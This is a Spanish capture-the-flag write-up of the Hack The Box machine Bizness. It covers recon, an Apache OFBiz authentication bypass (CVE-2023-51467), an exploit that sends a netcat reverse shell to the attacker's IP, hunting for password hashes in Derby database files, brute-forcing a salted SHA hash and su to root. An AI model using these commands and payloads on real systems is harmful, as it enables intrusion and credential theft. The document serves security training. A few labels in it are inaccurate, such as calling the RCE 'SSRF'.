

Bizness



Bizness has been Pwned!

Alex Coman (aka. KR31TOS)
kr31tos@proton.me

07 Febrero 2024



Índice

Índice

<i>Ámbito y alcance</i>	1
<i>Reconocimiento</i>	2
<i>Enumeración</i>	3
<i>Descubrimiento de puertos abiertos</i>	3
<i>Enumeración de versión y servicio</i>	3
<i>Authentication Bypass Vulnerability</i>	5
<i>Explotación</i>	6
<i>Remote Code Execution</i>	6
<i>Escalada de privilegios</i>	7




Ámbito y alcance

En este detallado writeup, veremos paso a paso la resolución de la máquina **Bizness** en la plataforma Hack The Box. En nuestra primera etapa de explotación, aprovecharemos una vulnerabilidad de configuración incorrecta en el código del servidor Apache OFBiz, utilizando el **CVE-2023-51467** para obtener acceso no autorizado al sistema y burlar las medidas de seguridad.

Continuando con nuestra intrusión, una vez dentro del sistema, procederemos a escanear los archivos en busca de información sensible. Durante este proceso, identificamos el **hash** de una contraseña que será objeto de **cracking** utilizando un script en Python. Este paso nos permitirá obtener acceso a credenciales importantes y avanzar en nuestra intrusión.

Finalmente, escalaremos nuestros privilegios utilizando la contraseña obtenida con el script obteniendo de esta manera privilegios de **root**.



Reconocimiento

Hacemos un traceroute (**-R**) para ver por qué nodos pasa la traza icmp y comprobar que tenemos conectividad, hay un nodo intermedio que hace que el **TTL** de la máquina disminuya en 1, pero claramente da a entender que es una máquina Linux por el valor **TTL=63**

```
> ping -c 1 10.10.11.252 -R
PING 10.10.11.252 (10.10.11.252) 56(124) bytes of data.
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=75.5 ms
RR: 10.10.14.10
    10.10.10.2
    10.10.11.252
    10.10.11.252
    10.10.14.1
    10.10.14.10

--- 10.10.11.252 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 75.450/75.450/75.450/0.000 ms
```



Enumeración

Descubrimiento de puertos abiertos

Utilizamos **nmap** para realizar un escaneo y descubrir qué puertos **TCP** están abiertos en la máquina víctima con el comando:

- **sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.252 -oG allPorts**
 - **-p-** Indica que debe escanear los 65535 puertos disponibles.
 - **--open** Solo considerar puertos abiertos.
 - **-sS** Realiza un escaneo sigiloso, no completa la conexión TCP (SYN > SYN/ACK > Reset packet).
 - **--min-rate 5000** Establece el número mínimo de paquetes enviados por segundo.
 - **-vvv** Modo triple verbose, muestra resultados a medida que los encuentra.
 - **-n** Evita la resolución DNS para que el escaneo vaya más rápido
 - **-Pn** Desactiva el descubrimiento de host mediante pings.

```
> sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.252 -oG allPorts
[sudo] password for kr31tos:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-09 18:32 CET
Initiating SYN Stealth Scan at 18:32
Scanning 10.10.11.252 [65535 ports]
Discovered open port 80/tcp on 10.10.11.252
Discovered open port 22/tcp on 10.10.11.252
Discovered open port 443/tcp on 10.10.11.252
Discovered open port 46095/tcp on 10.10.11.252
Completed SYN Stealth Scan at 18:33, 14.49s elapsed (65535 total ports)
Nmap scan report for 10.10.11.252
Host is up, received user-set (0.046s latency).
Scanned at 2024-02-09 18:32:59 CET for 14s
Not shown: 65069 closed tcp ports (reset), 462 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh    syn-ack ttl 63
80/tcp    open  http   syn-ack ttl 63
443/tcp   open  https  syn-ack ttl 63
46095/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.64 seconds
    Raw packets sent: 74103 (3.261MB) | Rcvd: 67390 (2.696MB)

> extractPorts allPorts
Command 'xclip' not found, but can be installed with:
sudo apt install xclip

[*] Extracting information...
[!] IP Address: 10.10.11.252
[!] Open ports: 22,80,443,46095
[*] Ports copied to clipboard
```

Enumeración de versión y servicio

Lanzamos una serie de scripts básicos de enumeración propios de la herramienta **nmap** para listar la versión y servicio que están corriendo bajo los puertos abiertos (**22, 80, 443 y 46095**).

- **nmap -sCV -p22,80,443,46095 10.10.11.252 -oN targeted**
 - **-sCV** Combina los parámetros **-sC** sirve para lanzar un conjunto de scripts básicos de reconocimiento de nmap **-sV** detecta la versión y el servicio que están corriendo por los puertos abiertos.
 - **-p22,80,443,46095** Por los puertos seleccionados
 - **-oN** Se exporta en formato nmap en un archivo llamado **targeted**.



Nos muestra que se trata de una máquina **Linux** que tiene el puerto **22** abierto con un servicio **OpenSSH 8.4p1** con un **Debian** como sistema operativo corriendo un servidor **nginx 1.18.0** y ejecutándose por el puerto **80 http** que tiene pinta de ser una página web **Bizness**. También destaca que el certificado SSL del puerto **443** no es válido desde 14-12-2023.

```
File: targeted
1 # Nmap 7.94SVN scan initiated Fri Feb 9 18:35:26 2024 as: nmap -sCV -p22,80,443,46095 -oN targeted 10.10.11.252
2 Nmap scan report for 10.10.11.252 (10.10.11.252)
3 Host is up (0.047s latency).
4
5 PORT      STATE SERVICE      VERSION
6 22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
7 | ssh-hostkey:
8 |   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
9 |   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
10 |_ 256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
11 80/tcp    open  http         nginx 1.18.0
12 |_http-title: Did not follow redirect to https://bizness.htb/
13 |_http-server-header: nginx/1.18.0
14 443/tcp   open  ssl/http    nginx 1.18.0
15 | tls-alpn:
16 |_ http/1.1
17 |_http-title: Did not follow redirect to https://bizness.htb/
18 | ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
19 | Not valid before: 2023-12-14T20:03:40
20 | Not valid after:  2328-11-10T20:03:40
21 |_http-server-header: nginx/1.18.0
22 | tls-nextprotoneg:
23 |_ http/1.1
24 |_ssl-date: TLS randomness does not represent time
25 46095/tcp open  tcpwrapped
26 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
27
28
29 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Feb 9 18:35:45 2024 -- 1 IP address (1 host up) scanned in 19.51 seconds
```

Se añade la IP de la máquina y el dominio al archivo **etc/hosts** con el siguiente comando:


- `echo "10.10.11.252 bizness.htb" | sudo tee -a /etc/hosts`

Al tratarse de un servidor web se realiza un proceso de **fuzzing** para encontrar unas posibles rutas que puedan ser vulnerables. Utilizamos la herramienta **dirb** para realizar el escaneo pero no encontramos nada relevante. Nos encuentra 12 directorios, de los cuales está la siguiente ruta

<https://bizness.htb/accounting/> que nos lleva a un panel de login de un **Apache Ofbiz 18.12**

The screenshot shows a browser window with the URL <https://bizness.htb/accounting/control/main>. The page title is "CofBiz". The main content is a login form titled "Usuario registrado". It has two input fields: "Nombre de usuario" and "Clave", and a "Conectar" button. Below the form is a link "¿Olvidó su contraseña?". At the bottom of the page, there is a footer with the text "Copyright (c) 2001-2024 The Apache Software Foundation. Realizado Por Apache OFBiz. Distribución 18.12".

En un proceso de probar credenciales averiguamos la existencia del usuario **admin**, y también si pruebas repetidas contraseñas te desactiva la entrada al usuario por unos minutos.



Authentication Bypass Vulnerability

Me encuentro con un artículo en [Medium](#) en el que habla sobre una vulnerabilidad de **Authentication Bypass Vulnerability** en la versión actual de **Ofbiz**, en la que nos lista 2 posibles exploits de los cuales el exploit [CVE-2023-51467](#) que automatiza la detección de vulnerabilidades.

Si te salta algun error por falta de librerías, hay que instalar la que corresponda con el comando `pip install <nombre de librería>`

```
> python3 CVE-2023-51467.py -h
Traceback (most recent call last):
  File "/home/kr31tos/Documents/HackTheBox/bizness/exploits/CVE-2023-51467.py", line 8, in <module>
    from alive_progress import alive_bar
ModuleNotFoundError: No module named 'alive_progress'

> pip install alive_progress
```

Si lanzamos el script con el comando `python3 CVE-2023-51467.py -u http://bizness.htb` nos detecta una URL con posible vulnerabilidad como describe el artículo en medium.

```
> python3 CVE-2023-51467.py -u http://bizness.htb
[+] http://bizness.htb/webtools/control/ping?USERNAME&PASSWORD=test&requirePasswordChange=Y - is vulnerable to CVE-2023-51467
```



The screenshot shows a browser window with the URL <https://bizness.htb/webtools/control/ping?USERNAME&PASSWORD=test&requirePasswordChange=Y>. The page content displays the word "PONG".

Explotación

Remote Code Execution

Ahora que ya sabemos que la página es vulnerable a **SSRF** hay que ponernos en escucha con `nc -lvp 1323` y lanzamos el siguiente exploit para que nos envíe una reverse shell a nuestra máquina mediante el siguiente comando

- `python3 exploit.py --url https://bizness.htb/ --cmd 'nc -c bash 10.10.14.10 1323'`

```
> python3 exploit.py --url https://bizness.htb/ --cmd 'nc -c bash 10.10.14.10 1323'  
[+] Generating payload...  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
[+] Payload generated successfully.  
[+] Sending malicious serialized payload...  
[+] The request has been successfully sent. Check the result of the command.  
  
> nc -lvp 1323  
listening on [any] 1323 ...  
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.252] 38686  
whoami  
ofbiz  
id  
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)  
env  
SHELL=/bin/bash  
JAVA_HOME=/usr/lib/jvm/java-11-openjdk-amd64  
PWD=/opt/ofbiz  
LOGNAME=ofbiz  
HOME=/home/ofbiz  
LANG=en_US.UTF-8  
INVOCATION_ID=aa7a65ef7388496c9b06b6d8d233be95  
USER=ofbiz  
SHLVL=1  
JOURNAL_STREAM=8:13976  
PATH=/usr/lib/jvm/java-11-openjdk-amd64/bin:/bin:/sbin:/usr/bin:/usr/sbin  
OLDPWD=/opt/ofbiz  
_=
```

Ya tenemos acceso al sistema, ahora procederemos con un tratamiento de la `tty` para poder interactuar con ella cómodamente:

- `script /dev/null -c bash` luego pulsamos **CTRL+Z**
- `stty raw -echo; fg` introducimos `reset xterm`
- `export TERM=xterm`
- `stty rows 44 columns 184`



Primera flag

Listamos la primera flag que se encuentra dentro del directorio `/home/` de **ofbiz**. Primera flag ->

18e31aa14812ad59563a9419bff1d76d

```
ofbiz@bizness:/opt/ofbiz$ ls
APACHE2_HEADER build.gradle docker docs gradle.properties init-gradle-wrapper
.bat LICENSE OPTIONAL_LIBRARIES runtime themes
applications common.gradle Dockerfile framework gradlew INSTALL
NOTICE plugins SECURITY.md VERSION
build config DOCKER.md gradle gradlew.bat lib
npm-shrinkwrap.json README.adoc settings.gradle
ofbiz@bizness:/opt/ofbiz$ cat /home/ofbiz/user.txt
18e31aa14812ad59563a9419bff1d76d
ofbiz@bizness:/opt/ofbiz$
```

Escalada de privilegios

Listamos el archivo `etc/hosts` para ver qué usuarios tienen privilegios para ejecutar una `bash` y procedemos con la escalada de privilegios del usuario **ofbiz**.

```
ofbiz@bizness:/opt/ofbiz$ cat ../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ofbiz:x:1001:,,,:/home/ofbiz:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
ofbiz@bizness:/opt/ofbiz$
```

Navegando por los directorios del servidor, me encuentro con esta ruta `/opt/ofbiz/docker/` y procedo a investigar los ficheros que hay dentro, en el script `docker-entrypoint.sh` hay un apartado en el que carga una contraseña de administrador hasheada que está en la ruta `framework/resources/templates/` dentro del archivo `AdminUserLoginData.xml`.



```
#####
# Create and load the password hash for the admin user.
load_admin_user() {
    if [ ! -f "$CONTAINER_ADMIN_LOADED" ]; then
        TMPFILE=$(mktemp)

        # Concatenate a random salt and the admin password.
        SALT=$(tr --delete --complement A-Za-z0-9 </dev/urandom | head --bytes=16)
        SALT_AND_PASSWORD="${SALT}${OFBIZ_ADMIN_PASSWORD}"

        # Take a SHA-1 hash of the combined salt and password and strip off any additional output from the sha1sum utility.
        SHA1SUM_ASCII_HEX=$(printf "$SALT_AND_PASSWORD" | sha1sum | cut --delimiter=' ' --fields =1 --zero-terminated | tr --delete '\000')

        # Convert the ASCII Hex representation of the hash to raw bytes by inserting escape sequences and running
        # through the printf command. Encode the result as URL base 64 and remove padding.
        SHA1SUM_ESCAPED_STRING=$(printf "$SHA1SUM_ASCII_HEX" | sed -e 's/\(\.\)\.\.?/\x1/g')
        SHA1SUM_BASE64=$(printf "$SHA1SUM_ESCAPED_STRING" | basenc --base64url --wrap=0 | tr --delete '=')

        # Concatenate the hash type, salt and hash as the encoded password value.
        ENCODED_PASSWORD_HASH="\$SHA\$${SALT}\$\$${SHA1SUM_BASE64}"

        # Populate the login data template
        sed "s/@userLoginId@/$OFBIZ_ADMIN_USER/g; s/currentPassword=\".*\"/currentPassword=\"$ENCODED_PASSWORD_HASH\"/g;" framework/resources/templates/AdminUserLoginData.xml > "$TMPFILE"

        # Load data from the populated template.
        /ofbiz/bin/ofbiz --load-data "file=$TMPFILE"

        rm "$TMPFILE"

        touch "$CONTAINER_ADMIN_LOADED"
    fi
}
```

Si te diriges a la ruta indicada, hay varios archivos con contraseñas a accesos a bases de datos, pero listamos el archivo **AdminUserLoginData.xml** y nos encontramos con hash de una contraseña.

```
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ ls
AdminNewTenantData-Derby.xml      AdminUserLoginData.xml      DemoData.xml      HELP.xml          README.txt          services.xml      web.xml
AdminNewTenantData-MySQL.xml       build.gradle           document.xml      index.jsp        Screens.xml         Tests.xml
AdminNewTenantData-Oracle.xml     CommonScreens.xml     entitymodel.xml  Menus.xml        SecurityGroupDemoData.xml  TypeData.xml
AdminNewTenantData-PostgreSQL.xml controller.xml        Forms.xml        ofbiz-component.xml SecurityPermissionSeedData.xml  UiLabels.xml
ofbiz@bizness:/opt/ofbiz/framework/resources/templates$ cat AdminUserLoginData.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one
or more contributor license agreements. See the NOTICE file
distributed with this work for additional information
regarding copyright ownership. The ASF licenses this file
to you under the Apache License, Version 2.0 (the
"License"); you may not use this file except in compliance
with the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing,
software distributed under the License is distributed on an
"AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY
KIND, either express or implied. See the License for the
specific language governing permissions and limitations
under the License.
-->

<entity-engine-xml>
    <UserLogin userLoginId="@userLoginId@" currentPassword="{SHA}47ca69ebb4bcd9ae0adec130880165d2cc05db1a" requirePasswordChange="Y"/>
    <UserLoginSecurityGroup groupId="SUPER" userLoginId="@userLoginId@" fromDate="2001-01-01 12:00:00.0"/>
</entity-engine-xml>
```

La intentamos crackear con **John The Ripper** pero la contraseña revelada no sirve para autenticarse con el usuario **ofbiz**.



```
> john hash_ofbiz --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2024-02-11 11:53) 0g/s 13791Kp/s 13791Kc/s 13791KC/sie168..*7iVamos!
Session completed.
```

Buscando por todos los directorios y probando crackear diferentes hashes encontrados pero sin éxito, doy con la ruta `/opt/ofbiz/runtime/data/derby/ofbiz/seg0` que tiene un total de **5405 archivos**, así que procedo a realizar lo mismo que en los demás directorios y filtrar con el comando:

- `cat * | grep -aE 'password|Password'`

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ cat * | grep -aE 'password|Password'
y2o'<p4u
 &$4b390189-018c-71c6-2b97-fffffa94ec81aSYSCS_CREATE_USER&$c013800d-00fb-2649-07ec-000000134f30+)org.apache.derby.catalog.SystemProceduresPP@SYSCS_CREATE_USUserNampasswordVARC
HARVARCHARSQL231216033744551 &$e460818c-018c-71c6-2b97-fffffa94ec81aSYSCS_RESET_PASSWORD&$c013800d-00fb-2649-07ec-000000134f30+)org.apache.derby.catalog.SystemProceduresPP@SYSCS_RESE
T_PASSWORDUserNampasswordVARCHARVARCHARSQL231216033744552&$0cc3818d-018c-71c6-2b97-fffffa94ec81aSYSCS_MODIFY_PASSWORD&$c013800d-00fb-2649-07ec-000000134f30+)org.apache.derby.catalog.Syst
emProceduresPP@SYSCS_MODIFY_PASSWORDpasswordVARCHARSQL231216033744553 &$45ee0190-018c-71c6-2b97-fffffa94ec81aSYSCS_DROP_USER&$c013800d-00fb-2649-07ec-000000134f30+)org.apache.
derby.catalog.SystemProceduresPP@SYSCS_DROP_USUserNameVARCHARSQL231216033744554
    <td align='left'><span>Password: </span></td>
    <td align='left'><input type="password" classe='inputBox' name="PASSWORD" autocomplete="off" value="" size="20"></td>
<div><a href="@ofbizUrl">forgotpasswd</a>>Forgot Password?</a></div>
<Password>${password}</Password>
VT_SCRN_MACRO_LIB
VT_RES_TYPE17%#Theme Screen Macro Library Location
  68
  67
  @
  68
  @
  VT_FORM_MACRO_LIB
```

Analizando el output del comando de filtrado, encuentro una línea que tiene pinta de ser prometedora con un hash de una current Password. El hash es el siguiente **\$SHA\$d\$uP0_QaVBpDWFeo8-dRzDqRwXQ2I**

```
<*[...>
  <exec-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled="Y" hasLogon="Y"
  lastUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
  Password
```

Cómo está cifrada con un algoritmo **SHA** y tiene algún tipo de **salt \$d\$** no se puede crackear de manera fácil, por lo tanto la solución más óptima es crear un script en python que automatiza el proceso de fuerza bruta. Aquí está el link del script [passwordCracker.py](#).

```
> python3 passwordCracker.py
Checking passwords ⏺ [?] Hash Matched!
Password Found: monkeybizness, hash: $SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
```



Escalamos privilegios mediante la contraseña crakeada **monkeybizness** para el usuario **ofbiz**.

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ su  
Password:  
root@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0# whoami  
root  
root@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0# id  
uid=0(root) gid=0(root) groups=0(root)  
root@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0#
```



Segunda flag

Teniendo ya privilegios de **root**, vamos al directorio **/root/** y dentro de este nos encontramos con del archivo **root.txt** que contiene la segunda Flag -> **a87450bc2c807fb03a5854f7939e4808**

```
root@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0# cd /root/  
root@bizness:~# ls  
root.txt  
root@bizness:~# cat root.txt  
a87450bc2c807fb03a5854f7939e4808  
root@bizness:~#
```



PWNED!!